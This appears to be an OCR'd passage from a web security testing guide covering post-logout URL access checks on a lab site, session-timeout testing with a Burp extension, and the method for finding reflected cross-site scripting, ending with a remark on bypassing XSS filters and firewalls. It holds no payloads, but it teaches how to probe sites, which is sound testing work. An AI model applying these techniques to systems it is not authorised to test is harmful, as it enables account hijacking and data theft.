


Verify that the following scenario: Login to the system, access a authozied page, copy the url of the page, logout, paste the URL in the address bar, click on go, click on another authozied page, the system requires the permission to access it.




Message Board
New Tab
https://games.samsclass.info/cookielogin/messageboard.php
Search the Web


Logout
New Tab
https://games.samsclass.info/cookielogin/logout.php?Logout=Logout
You are now logged out!
Click here to log in



Logout
Message Board
https://games.samsclass.info/cookielogin/messageboard.php
Comment:
Notice: Undefined variable: fn in /var/www/html/cookielogin/messageboard.php on line 41
Call Stack
Time Memory Function Location
1 0.0001 233088 {main}( ) .../messageboard.php:0
'> Post Comment
Erase Comments
Logout


7. Test Session Timeout


The proper value for the session timeout depends on the purpose of the application and should be a balance of security and usability. In a banking applications it makes no sense to keep an inactive session more than 15 minutes. On the other side a short timeout in a wiki or forum could annoy users which are typing lengthy articles with unnecessary log in requests. There timeouts of an hour and more can be acceptable.


How to test


Test with Burp extension






Session Timeout Test
Controls
Status
Test Parameters
String to match:
Log in
Minimum Session Duration:
15
Maximum Session Duration:
120
Interval:
1
Testing...
STOP TEST


Session Timeout Test
Controls
Status
Test Status
Testing Interval:
15 minutes
Next Test:
0:14:54
Total Time Elapsed:
0:00:06
Time Remaining:
119:14:54
Testing...
STOP TEST


Session Timeout Test
Controls
Status
Test Status
Testing Interval:
15 minutes
Next Test:
0:00:00
Total Time Elapsed:
0:15:00
Time Remaining:
119:00:00
Session timeout detected: 15 minutes
START TEST


Input Validation Testing

Testing for Cross site Scripting

Cross Site Scripting (XSS) testing checks if it is possible to manipulate the input parameters of the application so that it generates malicious output. Testers find an XSS vulnerability when the application does not validate their input and creates an output that is under their control. This vulnerability leads to various attacks, for example, stealing confidential information (such as session cookies) or taking control of the victim's browser. An XSS attack breaks the following pattern: Input -> Output == cross-site scripting.

1. Testing for Reflected Cross Site Scripting

Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim.




How to Test


- Detect input vectors. For each web page, the tester must determine all the web application's user-defined variablesand how to input them. This includes hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values.
- Analyze each input vector to detect potential vulnerabilities. To detect an XSS vulnerability, the tester will typically use specially crafted input data with each input vector. Such input data is typically harmless, but trigger responses from the web browser that manifests the vulnerability. Testing data can be generated by using a web application fuzzer, an automated predefined list of known attack strings, or manually.
- For each test input attempted in the previous phase, the tester will analyze the result and determine if it represents a vulnerability that has a realistic impact on the web application's security. This requires examining the resulting web page HTML and searching for the test input. Once found, the tester identifies any special characters that were not properly encoded, replaced, or filtered out. The set of vulnerable unfiltered special characters will depend on the context of that section of HTML.


Example

- In this case, in first step, we need to detecting all input vectors which can affected by XSS, such as input field or any URL's parameters.





- Generate testing data with fuzzer or manually.





- Analyze the results





Bypass XSS filter

Reflected cross-site scripting attacks are prevented as the web application sanitizes input, a web application firewall blocks malicious input, or by mechanisms embedded in modern web browsers. The tester must test for vulnerabilities assuming that web browsers will not prevent the attack. Browsers may


be out of date, or have built-in security features disabled. Similarly, web application firewalls are not guaranteed to recognize novel, unknown attacks. An attacker could craft an attack string that is unrecognized by the web application firewall.

